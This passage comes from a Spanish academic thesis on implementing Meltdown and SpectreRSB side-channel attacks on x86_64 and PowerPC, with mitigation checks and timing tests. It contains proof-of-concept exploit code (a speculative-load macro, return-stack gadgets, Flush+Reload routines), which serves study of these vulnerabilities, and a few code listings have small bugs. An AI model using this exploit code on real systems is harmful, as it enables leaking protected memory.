En la línea 2 se accede al contenido de una dirección de memoria del kernel dada por la variable `dirKernel` y lo copia al registro `rax`, esta es la línea que provoca la excepción al acceder al contenido de una dirección de memoria para la cual no se tiene permisos. La siguiente línea desplaza el contenido de `rax` 12 bits a la izquierda, o lo que es lo mismo, lo multiplica por 4096. La línea 4 accede al contenido de memoria de la dirección apuntada por la dirección base de `mem` la cual se encuentra en el registro `rbx`, a esta dirección se le añade la cantidad de elementos que se encuentra en el registro `rax` multiplicada por el tamaño del elemento en bytes que contiene ese bloque de memoria, en este caso 1. Por último, copia ese valor al registro `rbx`, de esta forma se asegura que el valor se va copiar en memoria.

```
#define meltdown                                              \
    asm volatile("movzx (%%rcx), %%rax\n"                     \
                 "shl $12, %%rax\n"                           \
                 "movq (%%rbx,%%rax,1), %%rbx\n"              \
                 :                                            \
                 : "c"(dirKernel), "b"(mem)                   \
                 : "rax");
```

Listing 4.9: Macro de Meltdown

El código mostrado en el Listing 4.9 es para una implementación del ataque Meltdown sin la mitigación de Kaiser. Se ha decidido que es preferible explicar la implementación del efecto lateral de esta forma, y posteriormente indicar los cambios que se han realizado para la implementación accediendo al espacio de usuario del propio proceso.

El código para acceder al espacio de usuario es exactamente igual salvo que ya no se accede a una dirección del kernel. Por lo tanto, no se genera una excepción, y se tiene que incluir de esta forma en la línea inmediatamente previa al inicio de la macro mostrada una instrucción que la genere.

4.3 SpectreRSB

4.3.1. Implementación

Para empezar con la implementación del SpectreRSB el primer paso es definir las diferentes etapas del *exploit*. Por ello, en la primera fase del ataque en el `main()` hay que invocar a la función `detect_threshold()` explicada previamente en la implementación del Flush + Reload, con la que obtendremos el valor umbral para poder determinar que direcciones de memoria están en memoria caché y cuáles no.

Lo siguiente a implementar es el bloque de código que realiza la reserva de memoria que se va a usar a lo largo del ataque. Para ello, podemos ver el código del Listing 4.10, en el que mediante el uso de la función `malloc()` en la línea 1 se reservan 270 páginas de memoria. La elección de reservar más de las 256 páginas de memoria necesarias es debido a que, como se puede ver en la línea 2, es necesario alinear dicha memoria, por lo que algunas páginas se pueden perder. Posteriormente se inicializa el bloque en memoria y se realiza la fase de flush del ataque de canal lateral a la caché vaciando la primera dirección de memoria de cada página de las 256 necesarias de la caché.

```
_mem = malloc(4096 * 270);
mem = (char *)(((size_t)_mem & ~0xfff) + 0x1000 * 2);
memset(mem, 0xab, 4096 * 260);
for (int j = 0; j < 256; j++) {
    flush(mem + j * 4096);
}
```

Listing 4.10: Bloque de código de reserva de memoria y fase Flush.

Una vez la memoria está reservada y se ha asegurado que ninguna dirección que pueda ser accedida por el ataque está en caché, se puede continuar con el ataque. El bloque de código del Listing 4.11 lanza la función que da inicio al efecto lateral que va a cargar el dato a filtrar en la memoria caché desde la memoria principal, para posteriormente, ser también el que recibe este dato y lo muestre por pantalla.

En este caso lo que se busca filtrar es una cadena de texto situada en el espacio de usuario del proceso desde el cual se va a lanzar el *exploit* (la razón de esta decisión se verá explicada en el apartado pruebas). Para ello, debemos recorrer cada carácter de la cadena mediante un `while` como se puede observar en la línea 1. La funcionalidad de las líneas 2 y 3 es la de asegurarse que el efecto lateral se produce, por ello, repiten el ataque que produce el efecto lateral un número elevado de veces ya que hay una probabilidad bastante real de que con una o muy pocas repeticiones no se produzca, debido a que por una interrupción del sistema u otros factores la ejecución especulativa de las instrucciones no se complete antes de que el procesador se dé cuenta de que ha especulado erróneamente. El ataque de canal lateral se inicia mediante la llamada a la función `speculative()` a la cual se le pasa como parámetro la dirección de memoria del carácter cuyo valor se quiere conocer.

A partir de la línea 6 se considera que el ataque ha tenido éxito y se encuentra el dato en memoria caché. En este momento entra en acción la segunda fase del ataque de canal lateral a la caché llamada Reload, en la cual se llama a la función `flush_reload()` pasándole como parámetro la primera dirección de cada página de memoria reservada. Esta devuelve un 0 en el caso de que esa dirección no se encuentre en memoria caché, por lo que el contenido del `if` de la línea 7 no sera accedido. En el caso contrario se devuelve un 1 accediendo a su contenido y efectuando un `printf()` con el valor del dato filtrado, el cual es igual a la iteración en la cual se encuentra. Se ha decidido no detener el bucle en el momento en que se encuentra la dirección de memoria cacheada para detectar posibles errores al observar más de un valor devuelto.

```
1    while (index < strlen(secret_address)) {
2        size_t retries = rep;
3        while(retries--){
4        speculative(secret_address + index);
5        }
6        for(int i = 1; i < 256; i++){
7            if (flush_reload(mem + i * 4096)) {
8                printf("%c", i);
9            }
10       }
11       fflush(stdout);
12       index++;
13   }
```

Listing 4.11: Bloque de código de lanzamiento de SpectreRSB.

El código de la función `speculative()` que se lanza en el bloque anterior para dar comienzo al ataque de canal lateral es el que se puede observar en el Listing 4.12, consta de pocas líneas, pero de una gran importancia. La línea 2 llama a la función `gadget()`, que es la encargada de modificar la pila de llamadas. Concretamente, el retorno real de `gadget()` es a la línea 5 de `main()`, pero el procesador accede al Return Stack Buffer para poder especular a que línea debe retornar, en el cual sigue estando el retorno original de la función `gadget()` por lo que salta a la línea 3 de la función `speculative()`. De esta forma, se consigue que las líneas 3 y 4 se ejecuten de forma especulativa, la primera de ellas carga el contenido de la dirección a la cual apunta el puntero que tiene como parámetro esta función en la variable `secret`. Posteriormente, con esta variable se accede al bloque de memoria reservado en `main()` multiplicándolo por el tamaño de página, en este caso 4096. Con esto, se consigue que se cargue la primera dirección de una de las 256 páginas de memoria reservadas previamente en memoria caché. Todo ello de forma especulativa, por lo que si se accediera a una dirección del kernel para la que no tuviera permisos el proceso no llegaría a producirse una excepción, ya que una vez el

procesador se dé cuenta de que la dirección real obtenida de la pila de llamadas es otra, purga todas las instrucciones del pipeline y los cambios que hayan realizado a nivel de micro-arquitectura.

```
void speculative(char *addr){
    gadget();
    char secret = *addr;
    char volatile temp = mem[secret * 4096];
}
```

Listing 4.12: Código función speculative().

```
void gadget(){
    asm volatile(
        "pop %rdi\n\t"
        "pop %rdi\n\t"
        "pop %rdi\n\t"
        "pop %rdi\n\t"
        "pop %rdi\n\t"
        "clflush (%rsp)\n\t"
    );
}
```

Listing 4.13: Código función gadget().

La función `gadget()`, Listing 4.13, consiste en una serie de instrucciones en lenguaje ensamblador pop. Esta instrucción suma 8 bytes al registro `rsp` el cual apunta al tope la pila de llamadas y carga el contenido que se encuentra en esa memoria en el registro que tiene como parámetro, en este caso `rdi`.



Figura 4.4: Ejecución gadget()

En la Figura 4.4 se pueden observar los tres *frames* en la pila de llamadas existentes en el momento de la ejecución de `gadget()`. El puntero de la pila (registro `rsp`) apunta al tope de la pila, el cual es la dirección más baja. En el momento en que se empiezan a ejecutar los pop, al puntero se le suma 8 por cada uno. El objetivo es conseguir que tras la ejecución de todos los pop, el puntero de la pila apunte a la dirección de retorno a la cual queremos que salte, en este caso la dirección de retorno que se encuentra en el speculative frame y cuyo salto lleva a `main()`. Al situarlo en la dirección de retorno, cuando se produce la ejecución de la instrucción en lenguaje ensamblador `ret`, esta consume los 8 bytes de la pila de llamadas a los cuales apunte el `rsp`.

Esto hará, como se comenta en la explicación de la función `speculative()`, que el retorno real de la función sea a `main()`, pero que especulativamente el procesador salte a la función `speculative()` y ejecute el bloque de instrucciones que realiza el efecto lateral que carga el dato a caché sin causar ningún tipo de excepción. Ya solo haría falta ejecutar la segunda parte del ataque de canal lateral a la caché explicado en el bloque de instrucciones `main()` para traer ese dato a un estado visible de la arquitectura.

4.3.2. Pruebas

En la etapa de pruebas, donde se ha buscado comprobar que la implementación de la vulnerabilidad SpectreRSB es correcta se ha advertido que los resultados de las pruebas no eran correctos. A día de la elección de dicha vulnerabilidad no se tenía constancia de la existencia de ninguna mitigación, pero a raíz de los resultados incorrectos se han comprobado las mitigaciones de la máquina en la cual se ha realizado esta primera fase del trabajo.

Se ha averiguado que con la ejecución del comando **grep . /sys/devices/system/cpu/vulnerabilities/*** se pueden listar las mitigaciones instaladas para una amplia variedad de vulnerabilidades, indicando en el caso contrario que el sistema es vulnerable.

```
/sys/devices/system/cpu/vulnerabilities/itlb_multihit:KVM: Mitigation: VMX disabled
/sys/devices/system/cpu/vulnerabilities/l1tf:Mitigation: PTE Inversion; VMX: conditional cache flushes, SMT vulnerable
/sys/devices/system/cpu/vulnerabilities/mds:Mitigation: Clear CPU buffers; SMT vulnerable
/sys/devices/system/cpu/vulnerabilities/meltdown:Mitigation: PTI
/sys/devices/system/cpu/vulnerabilities/spec_store_bypass:Mitigation: Speculative Store Bypass disabled via prctl and seccomp
/sys/devices/system/cpu/vulnerabilities/spectre_v1:Mitigation: usercopy/swapgs barriers and __user pointer sanitization
/sys/devices/system/cpu/vulnerabilities/spectre_v2:Mitigation: Full generic retpoline, IBPB: conditional, IBRS_FW, STIBP: conditional, RSB filling
/sys/devices/system/cpu/vulnerabilities/srbds:Mitigation: Microcode
/sys/devices/system/cpu/vulnerabilities/tsx_async_abort:Not affected
```

Figura 4.5: Mitigaciones instaladas en la máquina del alumno

En la Figura 4.5 aparecen todas las mitigaciones activas en el sistema, en la línea que hace referencia al spectre_v2 se puede observar que la última es RSB filling[9].

Esta mitigación consiste en el llenado del Return Stack Buffer con una dirección benigna para evitar la posibilidad de una especulación errónea. Este llenado se realiza en el cambio de contexto que se produce al pasar del espacio de usuario al espacio de kernel e interfiere con el correcto funcionamiento de la vulnerabilidad, por lo que sería imposible realizar una explotación exitosa con la arquitectura x86_64 en el modelo de Intel utilizado para este trabajo.

CAPÍTULO 5
Implementación en PowerPC

Para la implementación en PowerPC se ha usado una máquina con procesador IBM Power8 con las características que se pueden ver en la Tabla 5.1.

Power8	
Cores/Chip	12
Maximum thread/core	8
L1 instruction cache/core	32KB
L1 data cache/core	64KB
L2 cache/core	512KB
L3 cache/core	8MB

Tabla 5.1: Características Power8

Para las siguientes implementaciones se ha tomado como base todo lo aprendido durante la primera etapa, y junto al conjunto de instrucciones perteneciente a la arquitectura PowerPC, se han realizado los mismos ataques para dicha arquitectura.

5.1 Implementación Flush + Reload

En este apartado se va a explicar la implementación seguida para el patrón de ataque de canal lateral Flush + Reload en una arquitectura PowerPC, mostrando los cambios en el código que se han tenido que realizar frente a la implementación en una arquitectura x86_64 y como afectan estos a su funcionamiento.

La mayoría de los cambios se concentran en las instrucciones de lenguaje ensamblador utilizadas en las funciones, ya que al cambiar de arquitectura es necesario usar el conjunto de instrucciones de la arquitectura para la cual se está implementando el código. Por lo que las funciones y el código en lenguaje C prácticamente no se han visto afectados, salvo por el hecho de que el `static inline` no funciona en la máquina con arquitectura PowerPC que se ha usado para el trabajo, por lo que se ha tenido que cambiar la estructura de las funciones `maccess()` y `flush()` a una macro para que se sigan insertando directamente en la función en la cual se llaman en vez de acceder a ellas mediante una instrucción `call`.

A continuación, se han detallado las funciones y macros implementadas haciendo énfasis en los cambios realizados en estas:

Como se ha mencionado en el párrafo anterior, ha sido necesario implementar la lógica de la función `maccess()` como una macro como se puede observar en el Listing

5.1, esto se ha hecho para que el compilador no genere una llamada a esta. Con esto, se ahorra la generación y ejecución de una serie de instrucciones que perjudican el correcto funcionamiento del ataque a la hora de medir tiempos.

Para cargar el dato de la dirección de memoria a la cual apunta el puntero p, se ha usado la instrucción `lwz`, la cual carga el dato en el registro r9.

```
1  #define MACCESS(p) __asm__ __volatile__(             \
2                              "lwz  %%r9,0(%0)\n"   \
3                              :                     \
4                              :"r"(p)               \
5                              :"r9"                 \
6                              )
```

Listing 5.1: Código macro MACCESS.

En el Listing 5.2 se puede ver que se ha cambiado la instrucción `clflush` por la instrucción `dcbf` (Data Cache Block Flush), ambas instrucciones realizan la misma función, vaciar una línea de memoria de caché, pero `clflush` es del conjunto de instrucciones de las arquitecturas de Intel y `dcbf` es para las arquitecturas del PowerPC.

```
1  #define FLUSH(p) __asm__ __volatile__(            \
2                              "dcbf 0, %0\n"    \
3                              :                 \
4                              : "r" (p)         \
5                              : "memory"        \
6                              )
```

Listing 5.2: Código macro FLUSH.

En la implementación de la función `read_clock()` para la arquitectura PowerPC se ha tenido que modificar la instrucción `rdtscp` por dos instrucciones ensamblador que cumplen su misma función. En el Listing 5.3 en la línea 3 y 4 se pueden observar dos instrucciones `mfspr` (Move from Special-Purpose Register), esta instrucción accede al valor que almacena un registro de propósito especial y lo copia al registro que se indica como primer parámetro. Para saber a qué registro de propósito especial ha de acceder la instrucción necesita de un código numérico como segundo parámetro.

Concretamente, los códigos numéricos 269 y 268 acceden a la parte superior e inferior de un registro de 64 bits llamado TimeBase el cual se divide lógicamente en dos campos, uno superior y otro inferior, ambos de 32 bits. Este registro almacena un valor incrementado monótonamente que se actualiza con la frecuencia del procesador, esto lo convierte en un registro al cual se puede acceder para leer tiempos de forma muy precisa.

La instrucción con el código numérico 269 copia el valor de la parte superior del registro en la variable `upper` y la instrucción cuyo código es 268 copia la parte baja en la variable `lower`. Estos valores se unen para devolver un único valor de 64 bits, para ello, se puede observar la línea 7 en la cual se desplaza 32 bits a la izquierda el contenido de `upper` y se hace una or bit a bit con el registro `lower` con lo que de esta forma se retorna el valor íntegro del registro TimeBase en 64 bits.

En las funciones `detect_threshold()` (Listing 5.4) y `flush_reload()` (Listing 5.5) se implementa la misma funcionalidad que en la arquitectura x86_64 sin modificar ninguna línea de código salvo por las llamadas a `MACCESS` y `FLUSH` las cuales son macros, por lo que no se explicaran de forma detallada en esta sección ya que esa explicación se encuentra en el apartado **4.1 Flush + Reload** del capítulo **4 Implementación en Arquitecturas compatibles x86_64**.

```c
unsigned long read_clock(){
    asm volatile(
                "mfspr %0, 269          \n\t"
                "mfspr %1, 268          \n\t"
                : "=r"(upper),"=r"(lower)
                );
    return (upper<<32)|lower;
}
```

Listing 5.3: Código función read_clock().

```c
for (i = 0; i < count; i++) {
    FLUSH(ptr);
    start = read_clock();
    MACCESS(ptr);
    end = read_clock();
    if(end - start < 1000){
        flush_reload_time += (end - start);
    }
}
```

Listing 5.4: Fragmento de código función detect_threshold().

```c
int flush_reload(void *ptr) {
  start = read_clock();
  MACCESS(ptr);
  end = read_clock();
  FLUSH(ptr);
  if (end - start < cache_miss_threshold) {
    return 1;
  }
  return 0;
}
```

Listing 5.5: Código función flush_reload().

5.2 Implementación SpectreRSB

La implementación de la vulnerabilidad SpectreRSB en la arquitectura de PowerPC tiene bloques de código similares a la arquitectura x86_64 estudiada. Sin embargo, se ha necesitado cambiar la forma en la que se manipula la pila de llamadas debido a que en las arquitecturas de PowerPC no existen las instrucciones `pop` y `push` con las que se manipula esta estructura en la implementación vista anteriormente.

Al igual que en la implementación de SpectreRSB que se ha realizado para la arquitectura x86_64, lo primero que efectúa el ataque en la arquitectura PowerPC, es una llamada a la función `detect_threshold()` para averiguar el valor umbral de dicha máquina para diferenciar accesos a memoria principal o a memoria caché. Una vez se sabe este valor, se reserva el bloque de memoria que se va a usar para el ataque de canal lateral, tal y como se puede ver en el Listing 5.6. Este bloque de memoria se inicializa mediante un `memset` y posteriormente se vacía la primera dirección de memoria de cada página con la macro `FLUSH`.

```
1     _mem = malloc(65536 * 270);
2     mem = (char *)(((size_t)_mem & ~0xffff) + 0x10000 * 2);
3     memset(mem, 0xab, 65536 * 260);
4     for (int j = 0; j < 256; j++) {
5         FLUSH(mem + j * 65536);
6     }
```

Listing 5.6: Bloque de código de reserva de memoria y fase Flush en PowerPC.

El código del Listing 5.7 que se ha usado para lanzar el ataque SpectreRSB es el mismo que se ha explicado anteriormente en la implementación para la arquitectura x86_64, por lo que no se va a entrar en su explicación detallada en este apartado.

```
1   while (index < strlen(secret_address)) {
2     size_t retries = rep;
3     while(retries--){
4         speculative(secret_address + index);
5     }
6     for(int i = 1; i < 256; i++){
7       if (flush_reload(mem + i * 65536)) {
8           printf("%c\n", i);
9       }
10    }
11    fflush(stdout);
12    index++;
13  }
```

Listing 5.7: Bloque de código de lanzamiento de SpectreRSB en PowerPC.

El ataque de canal lateral empieza con la llamada a la función `speculative()` a la cual se le pasa como parámetro la dirección de memoria del dato que se quiere filtrar. El código de dicha función se puede ver en el Listing 5.8, al igual que en la implementación anterior esta función es la encargada de realizar el efecto de canal lateral en el procesador mediante la ejecución especulativa de las líneas 6 y 7. La ejecución especulativa de estas instrucciones se produce debido a la manipulación de la pila de llamadas por la función `gadget()`.

Esta manipulación de la pila de llamadas se ha implementado en la arquitectura x86_64 mediante el uso de la instrucción pop, pero debido a que esta instrucción no existe en PowerPC ni ninguna que haga una función similar, se ha optado después de analizar

todas las posibles soluciones por usar un registro de propósito especial, en concreto, el registro lr (Link register). Este registro es el que almacena la dirección de retorno a la cual debe saltar el programa cuando una función se completa. Concretamente, el salto se produce cuando se ejecuta una instrucción blr (Branch to Link Register), la cual salta a la dirección que contiene dicho registro.

La manipulación de la pila empieza en la propia función speculative() en la que en la línea 3 y 4 se inserta código ensamblador y mediante la instrucción mflr (move from link register) se copia la dirección de retorno a la cual debería retornar speculative() a un puntero en C cuyo nombre es dst. Este puntero pasa la dirección de retorno a la función gadget() como parámetro.

```
1  void speculative(char *addr){
2        void *dst;
3        asm volatile("mflr %0\n\t"
4                     : "=r" (dst)::);
5        gadget(dst);
6        char secret = *addr;
7        char volatile temp = mem[secret * 4096];
8    }
```

Listing 5.8: Código función speculative() en PowerPC.

En la función gadget() que se puede ver en el Listing 5.9 se usa en la línea 2 la instrucción mtlr (move to link register) para copiar la dirección del puntero dir al registro lr. En la línea 3 y 4 se restauran los valores que manejan la pila para dejarlos en un estado integro cuando el programa haga el salto a main() en vez de a la función speculative(), ya que todas las instrucciones que se encargan de ello no se van a ejecutar. Por último, se añade una instrucción blr para provocar el salto a la dirección que almacena lr y que no siga el flujo normal de la función. El código desensamblado de gadget() se puede ver en la Figura 5.1, en ella se pueden observar las dos instrucciones blr, la primera de ellas la que ha sido introducida mediante asm y la segunda la cual ha sido generada por el compilador.

```
1  void gadget(void *dir){
2        asm volatile("mtlr %0\n\t"
3                     "addi 1,31,144\n\t"
4                     "ld 31,-8(1)\n\t"
5                     "blr\n\t"
6                     ::"r" (dir):);
7    }
```

Listing 5.9: Código función gadget() en PowerPC.

Con esta modificación de la pila y del registro lr ocurre un salto efectivo a main() en vez de a speculative() desde gadget(), pero el procesador a la hora de especular con el retorno de la función accede al Return Stack Buffer para predecir la instrucción a la cual debe saltar encontrando la dirección de retorno de la función speculative(). Por lo que va a saltar especulativamente a dicha función, iniciando la ejecución del bloque de instrucciones de forma especulativa que produce el efecto de canal lateral dejando el dato a filtrar en caché.

Por último, una vez se ha producido el ataque de canal lateral y el dato se encuentra en caché, se ejecuta la segunda parte del Flush + Reload para traer este dato a un estado visible por el atacante.

```
0000000000000d00 <gadget>:
     d00:       02 00 4c 3c     addis   r2,r12,2
     d04:       00 72 42 38     addi    r2,r2,29184
     d08:       f8 ff e1 fb     std     r31,-8(r1)
     d0c:       c1 ff 21 f8     stdu    r1,-64(r1)
     d10:       78 0b 3f 7c     mr      r31,r1
     d14:       28 00 7f f8     std     r3,40(r31)
     d18:       00 00 00 60     nop
     d1c:       38 81 22 39     addi    r9,r2,-32456
     d20:       28 00 5f e9     ld      r10,40(r31)
     d24:       00 00 49 f9     std     r10,0(r9)
     d28:       38 81 22 39     addi    r9,r2,-32456
     d2c:       00 00 29 e9     ld      r9,0(r9)
     d30:       a6 03 28 7d     mtlr    r9
     d34:       90 00 3f 38     addi    r1,r31,144
     d38:       f8 ff e1 eb     ld      r31,-8(r1)
     d3c:       20 00 80 4e     blr
     d40:       00 00 00 60     nop
     d44:       40 00 3f 38     addi    r1,r31,64
     d48:       f8 ff e1 eb     ld      r31,-8(r1)
     d4c:       20 00 80 4e     blr
```

Figura 5.1: Código desensamblado de la función gadget().

5.3 Pruebas y problemas

En este apartado se van a incluir las pruebas realizadas durante toda la implementación del ataque en la arquitectura PowerPC, además de los problemas que se han encontrado a lo largo de esta.

El primer paso que se ha realizado es comprobar las mitigaciones presentes en el sistema donde se va a implementar el ataque. Para ello, se ha ejecutado el siguiente comando por consola:

```
gerplaga@xpl1:~/trabajo$ grep . /sys/devices/system/cpu/vulnerabilities/*
/sys/devices/system/cpu/vulnerabilities/itlb_multihit:Not affected
/sys/devices/system/cpu/vulnerabilities/l1tf:Mitigation: RFI Flush
/sys/devices/system/cpu/vulnerabilities/mds:Not affected
/sys/devices/system/cpu/vulnerabilities/meltdown:Mitigation: RFI Flush
/sys/devices/system/cpu/vulnerabilities/spec_store_bypass:Mitigation: Kernel entry/exit barrier (hwsync)
/sys/devices/system/cpu/vulnerabilities/spectre_v1:Mitigation: __user pointer sanitization
/sys/devices/system/cpu/vulnerabilities/spectre_v2:Vulnerable
/sys/devices/system/cpu/vulnerabilities/srbds:Not affected
/sys/devices/system/cpu/vulnerabilities/tsx_async_abort:Not affected
gerplaga@xpl1:~/trabajo$
```

Figura 5.2: Mitigaciones instaladas en la maquina PowerPC.

En la Figura 5.2 se puede ver que no está presente la mitigación RSB filling, es más, muestra que el sistema es vulnerable frente a ataques de Spectre_v2.

Una vez se ha comprobado de que no existe ninguna mitigación en el sistema que pueda perjudicar el ataque, se pasa a realizar las pruebas del ataque de canal lateral a la caché implementado en este capítulo. Como se ha mencionado anteriormente, este es el primer elemento a implementar del ataque y la precisión con la que debe medir los tiempos de acceso a memoria debe ser muy elevada.

Para probar dicha implementación se han desarrollado dos pequeños programas de prueba cuyo código se puede ver en el Listing 5.10 y Listing 5.11.

Ambos programas de prueba son muy parecidos ya que los dos acceden 200 veces a una dirección de memoria y miden los tiempos de ese acceso. En el primero de ellos se busca que los 200 accesos sean a memoria caché por lo que se accede 200 veces al

mismo dato sin sacarlo de dicha memoria, mientras que el segundo programa busca que los accesos sean a memoria principal por lo que ejecuta la macro FLUSH antes de cada acceso provocando que se acceda a memoria principal.

Los resultados de la ejecución se pueden observar en la Figura 5.3, en esta gráfica se puede ver que los accesos a memoria principal son diez veces superiores a los de la memoria caché, por lo que se puede afirmar que los datos son correctos. De esta forma, se puede determinar que la implementación del patrón Flush + Reload es correcta y se puede continuar con las pruebas del SpectreRSB.

```
1  unsigned long start,end;
2  void main(){
3    char volatile *addr;
4    char a = 'a';
5    addr = &a;
6    for(int i = 0; i < 200; i++){
7      start = read_clock();
8      MACCESS(addr);
9      end = read_clock();
10     printf("%d %ld\n",i, end - start);
11   }
12 }
```

Listing 5.10: Código prueba de accesos a memoria caché en PowerPC.

```
1  unsigned long start,end;
2  void main(){
3    char volatile *addr;
4    char a = 'a';
5    addr = &a;
6    for(int i = 0; i < 200; i++){
7      FLUSH(addr);
8      start = read_clock();
9      MACCESS(addr);
10     end = read_clock();
11     printf("%d %ld\n",i, end - start);
12   }
13 }
```

Listing 5.11: Código prueba de accesos a memoria principal en PowerPC.

Durante las pruebas realizadas de la implementación del SpectreRSB se ha observado que los resultados devueltos no son los esperados, específicamente, en el momento de observar el dato que ha sido cacheado por el efecto lateral durante el ataque se obtiene que todos los tiempos se encuentran en el rango de ser accesos a caché. Este hecho es imposible debido a que previamente a la ejecución del ataque se ejecuta la macro `FLUSH` sobre la primera línea de cada página de memoria sacándola, por tanto, de la memoria caché.

Observando los resultados del ataque de canal lateral a la caché y haciendo *debug* del código implementado del SpectreRSB se ha determinado que la implementación de ambos es correcta por lo que el problema reside en otro elemento.

Apreciando que el problema reside en los tiempos de acceso se han desarrollado varias pruebas usando el ataque de canal lateral, las cuales son más cercanas a lo que sería la implementación del ataque real frente a la prueba inicial expuesta en este apartado.



Figura 5.3: Comparación de tiempos de acceso a memorias en la primera prueba.

El código de estas pruebas se puede ver en los Listing 5.12 y 5.13, y a diferencia de la anterior prueba en esta se reservan páginas de memoria para que la implementación se acerque más a la hecha en el ataque.

En el primer programa se busca que todos los accesos sean a memoria caché, por lo que se reserva un bloque de memoria y se inicializa mediante un `memset()`. Posteriormente se accede a la primera dirección de memoria de las cien primeras páginas del total que se han reservado. Al estar inicializadas previamente los tiempos devueltos deben estar en el rango de tiempo de un acceso a memoria caché.

Por otro lado, el segundo programa busca que todos los accesos sean a memoria principal, por lo que sigue una estructura muy similar al primer programa salvo que después de la reserva de memoria y la inicialización saca de memoria caché la primera dirección de memoria de las 100 primeras páginas del total que se han reservado. Al no encontrarse estas direcciones en memoria caché cuando se ejecuta `MACCESS`, este debe ir a memoria principal para conocer el valor de de cada dirección de memoria con lo que los tiempos esperados deben estar en un rango de tiempo de un acceso a memoria principal.

Sin embargo, los resultados de ambos programas no son los esperados, ya que como se puede ver en la Figura 5.4 los tiempos de acceso a memoria caché que deberían encontrarse en torno a los [10-20] ciclos se encuentran muchos de ellos superando los cuarenta e incluso los sesenta ciclos y los tiempos de acceso a memoria principal que deberían estar en torno a los [220-240] ciclos tienen tiempos muy variables, yendo desde los cuarenta ciclos hasta picos de cien.

Los resultados devueltos para ambos accesos a memoria han mostrado unos tiempos muy variables e irregulares, esto es un problema ya que el ataque de canal lateral a la caché necesita de tiempos muy precisos y que se ajusten a los rangos de un acceso a me-

moria caché o principal, de otra forma el ataque no tiene éxito. Por lo que se ha decidido estudiar este problema exhaustivamente para intentar comprenderlo en profundidad y de esta forma solventarlo.

```
1   static char *_mem = NULL, *mem = NULL;
2   unsigned long start,end;
3   void main(){
4       _mem = malloc(65536 * 300);
5       mem = (char *)(((size_t)_mem & ~0xffff) + 0x10000 * 2);
6       memset(mem, 0xab, 65536 * 290);
7       for(int i = 0; i < 100; i++){
8               start = read_clock();
9               MACCESS(mem+i*65536);
10              end = read_clock();
11            printf("%i  %ld\n",i,end - start);
12      }
13  }
```

Listing 5.12: Código segunda prueba de accesos a memoria caché en PowerPC.

```
1   static char *_mem = NULL, *mem = NULL;
2   unsigned long start,end;
3   void main(){
4       _mem = malloc(65536 * 300);
5       mem = (char *)(((size_t)_mem & ~0xffff) + 0x10000 * 2);
6       memset(mem, 0xab, 65536 * 290);
7       for (int j = 0; j < 100; j++) {
8        FLUSH(mem + i * 65536);
9       }
10      for(int i = 0; i < 100; i++){
11              start = read_clock();
12              MACCESS(mem+i*65536);
13              end = read_clock();
14            printf("%i  %ld\n",i,end - start);
15      }
16  }
```

Listing 5.13: Código segunda prueba de accesos a memoria principal en PowerPC.

A través de los datos obtenidos hasta el momento se ha deducido que el problema radica en como el procesador trae los datos de memoria caché y memoria principal. Y además tiene una posible relación con la ejecución de la macro FLUSH y su cercanía a la macro MACCESS.

Por este motivo, se ha desarrollado una tercera prueba en la que se introduce la macro FLUSH dentro del bucle para que en cada iteración saque la dirección de la memoria caché justo antes de su acceso tal como se puede ver en la línea 8 del Listing 5.14. Con esto se busca comprobar si acercar la instrucción que saca la dirección de memoria de la memoria caché a la instrucción que accede posteriormente a dicha dirección incrementa los tiempos de acceso a memoria principal y los aproxima a un rango de valores más esperado para un acceso a este tipo de memoria.

